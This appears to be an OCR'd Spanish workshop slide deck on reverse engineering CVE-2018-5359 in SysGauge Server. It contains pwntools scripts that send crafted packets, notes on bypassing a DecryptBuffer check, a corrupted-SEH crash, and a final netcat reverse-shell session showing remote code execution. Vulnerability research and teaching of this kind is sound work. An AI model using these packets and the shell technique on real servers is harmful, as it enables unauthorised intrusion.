REVERSING: Debugging con nuestro cliente

- Script modificado.

```
from pwn import *

context.log_level = 'debug'
io = remote("192.168.1.64",9221)

packet = ""
packet += p32(0xabba1975) #First check header
packet += p32(0x01) #Second packet
packet += p32(0x1a) #Third packet
packet += p32(0x400) #ECX Size loop
packet += p32(0x400) #Max Size 0x400 hardcoded check
packet += p32(0x41)
packet += "A"*0x400
#Last 4 packets sent before
final_packet = p32(0x495f5445)
final_packet += p32(0xffff6174)
final_packet += p32(0x006d0001)
final_packet += p32(0x001818e4)

print "Sending packet.."+packet+final_packet

io.send(packet+final_packet)
print io.recvall()
io.close()
```


REVERSING: Debugging con nuestro cliente

- ❑ Enviamos de nuevo con 0x41.

```
[+] Opening connection to 192.168.1.64 on port 9221: Done
Sending packet..u\x19\xba\xab\x00\x00\x00\x1a\x00\x00\x00\x00\x04\x00\x00\x00\x04\x00\x00A\x00
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAET_Ita\xff\xff\x00m\x00?\x00
[DEBUG] Sent 0x428 bytes:
    00000000  75 19 ba ab  01 00 00 00  1a 00 00 00  00 04 00 00  |u···|····|····|····|
    00000010  00 04 00 00  41 00 00 00  41 41 41 41  41 41 41 41  |····|A···|AAAA|AAAA|
    00000020  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000410  41 41 41 41  41 41 41 41  45 54 5f 49  74 61 ff ff  |AAAA|AAAA|ET_I|ta··|
    00000420  01 00 6d 00  e4 18 18 00                            |··m·|····||
    00000428
[.......\] Receiving all data: 0B
```


REVERSING: Debugging con nuestro cliente

- Como vemos ahora, realiza el salto condicional ya que es igual a 0x41, aunque debemos estudiar este problema ya que nuestro data es de 1024 bytes de 0x41, y si queremos generar un payload con un patrón diferente, no sabremos qué es, aunque probablemente sea el último byte del loop.



REVERSING: Debugging con nuestro cliente

- Continuamos y vemos que no cumplimos con lo esperado ya que compara nuestro byte 0x1a con 0x8 y dado que no es lo mismo, no salta y entra en la función DecryptBuffer y no tenemos conocimiento de la clave, por lo que no debemos entrar aquí (además modifica nuestro payload o data y en entorno de explotación no es válido). Una solución fácil está en el paquete enviado ya que tenemos control y en lugar de enviar 0x1a, enviamos 0x8. Modificamos el script de nuevo y lo ejecutamos.



REVERSING: Debugging con nuestro cliente

```
[MBP-de-naivenom:CVE n4ivenom$ python exploit1.py
[+] Opening connection to 192.168.1.64 on port 9221: Done
Sending packet..u\x19\xba\xab\x00\x00\x00\x00\x00\x0\x00\x04\x00\x00\x00\x04\x00\x00A\x00\x00\x
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAET_Ita\xff\xff\x00m\x00?\x00
[DEBUG] Sent 0x428 bytes:
    00000000  75 19 ba ab  01 00 00 00  00 00 00 08  00 04 00 00  |u···|····|····|····|
    00000010  00 04 00 00  41 00 00 00  41 41 41 41  41 41 41 41  |····|A···|AAAA|AAAA|
    00000020  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    *
    00000410  41 41 41 41  41 41 41 41  45 54 5f 49  74 61 ff ff  |AAAA|AAAA|ET_I|ta··|
    00000420  01 00 6d 00  e4 18 18 00                            |··m·|····||
    00000428
[┌] Receiving all data: 0B
```

```python
from pwn import *

context.log_level = 'debug'
io = remote("192.168.1.64",9221)

packet = ""
packet += p32(0xabba1975) #First check header
packet += p32(0x01) #Second packet
packet += p32(0x08000000) #Third packet
packet += p32(0x400) #ECX Size loop
packet += p32(0x400) #Max Size 0x400 hardcoded check
packet += p32(0x41)
packet += "A"*0x400
#Last 4 packets sent before
final_packet = p32(0x495f5445)
final_packet += p32(0xffff6174)
final_packet += p32(0x006d0001)
final_packet += p32(0x001818e4)

print "Sending packet.."+packet+final_packet

io.send(packet+final_packet)
print io.recvall()
io.close()
```

REVERSING: Debugging con nuestro cliente


- Como la instrucción test BYTE realiza una operación AND de ambos operandos si tenemos 0x0 AND 0x8 el resultado es 0x0 seteando ZF = 1. Antes teníamos 0x1a AND 0x8 siendo el resultado -> binary 0b00001000 y es distinto a 0x0 y tenemos como ZF = 0. https://reverseengineering.stackexchange.com/questions/15184/what-does-the-test-instruction-do

```
[0x00000000]> ? 0x0 & 0x8
hex     0x0
octal   00
unit    0
segment 0000:0000
int32   0
string  "\0"
binary  0b00000000
fvalue: 8.0
float:  0.000000f
double: 0.000000
trits   0t0
```

```
[0x00000000]> ? 0x1a & 0x8
hex     0x8
octal   010
unit    8
segment 0000:0008
int32   8
string  "\b"
binary  0b00001000
fvalue: 8.0
float:  0.000000f
double: 0.000000
trits   0t22
```


REVERSING: Debugging con nuestro cliente

- En este punto hemos evitado el crash, tenemos múltiples registros y variables bajo nuestro control y un paquete valido con un size máximo de 1024 bytes lleno de 0x41 y bypasseado la función DecryptBuffer.




REVERSING: SEH corrupto y control de RET

- Para descartar la explotabilidad de este bug solo deberíamos obtener una salida limpia de la API WaitMessage, pero al continuar con la ejecución del programa aparece otro crash en la función GetToken que es llamada cuando se ejecuta Deserialize. Al continuar la ejecución nos encontramos con un SEH corrupto.



EXPLOITING: Para los curiosos….

- Debido a la duración del taller no da tiempo a la explotación pero quien quiera puedo enseñarle el exploit en los tiempos libres del congreso o vía Telegram!.



EXPLOITING: Remote Code Execution

```
naivenom@pwn:~/CVE/CVE-2018-5359$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.48.171 50054 received!
Microsoft Windows [Versi?n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Program Files (x86)\SysGauge Server\bin>dir
dir
 El volumen de la unidad C no tiene etiqueta.
 El n?mero de serie del volumen es: A093-4D68

 Directorio de C:\Program Files (x86)\SysGauge Server\bin

07/03/2019  20:42    <DIR>          .
07/03/2019  20:42    <DIR>          ..
04/10/2017  12:08            32.768 dsminst.exe
04/10/2017  12:09           716.800 libdgg.dll
04/10/2017  12:08           729.088 libdsm.dll
04/10/2017  12:08           913.408 libpal.dll
29/01/2011  20:55         1.028.096 QtCore4.dll
29/01/2011  20:58         3.964.928 QtGui4.dll
02/03/2019  11:47             1.155 sysgau.flx
16/11/2016  12:25            15.086 sysgau.ico
04/10/2017  12:10           401.408 sysgauc.exe
05/07/2017  11:46               631 sysgauc.exe.manifest
04/10/2017  12:10           225.280 sysgauge.exe
04/10/2017  12:10           167.936 sysgaus.exe
07/03/2019  20:42         1.163.264 sysgaus.id0
07/03/2019  20:42           679.936 sysgaus.id1
07/03/2019  20:42            16.384 sysgaus.nam
07/03/2019  20:42                77 sysgaus.til
              16 archivos     10.056.245 bytes
               2 dirs  41.715.310.592 bytes libres

C:\Program Files (x86)\SysGauge Server\bin>
```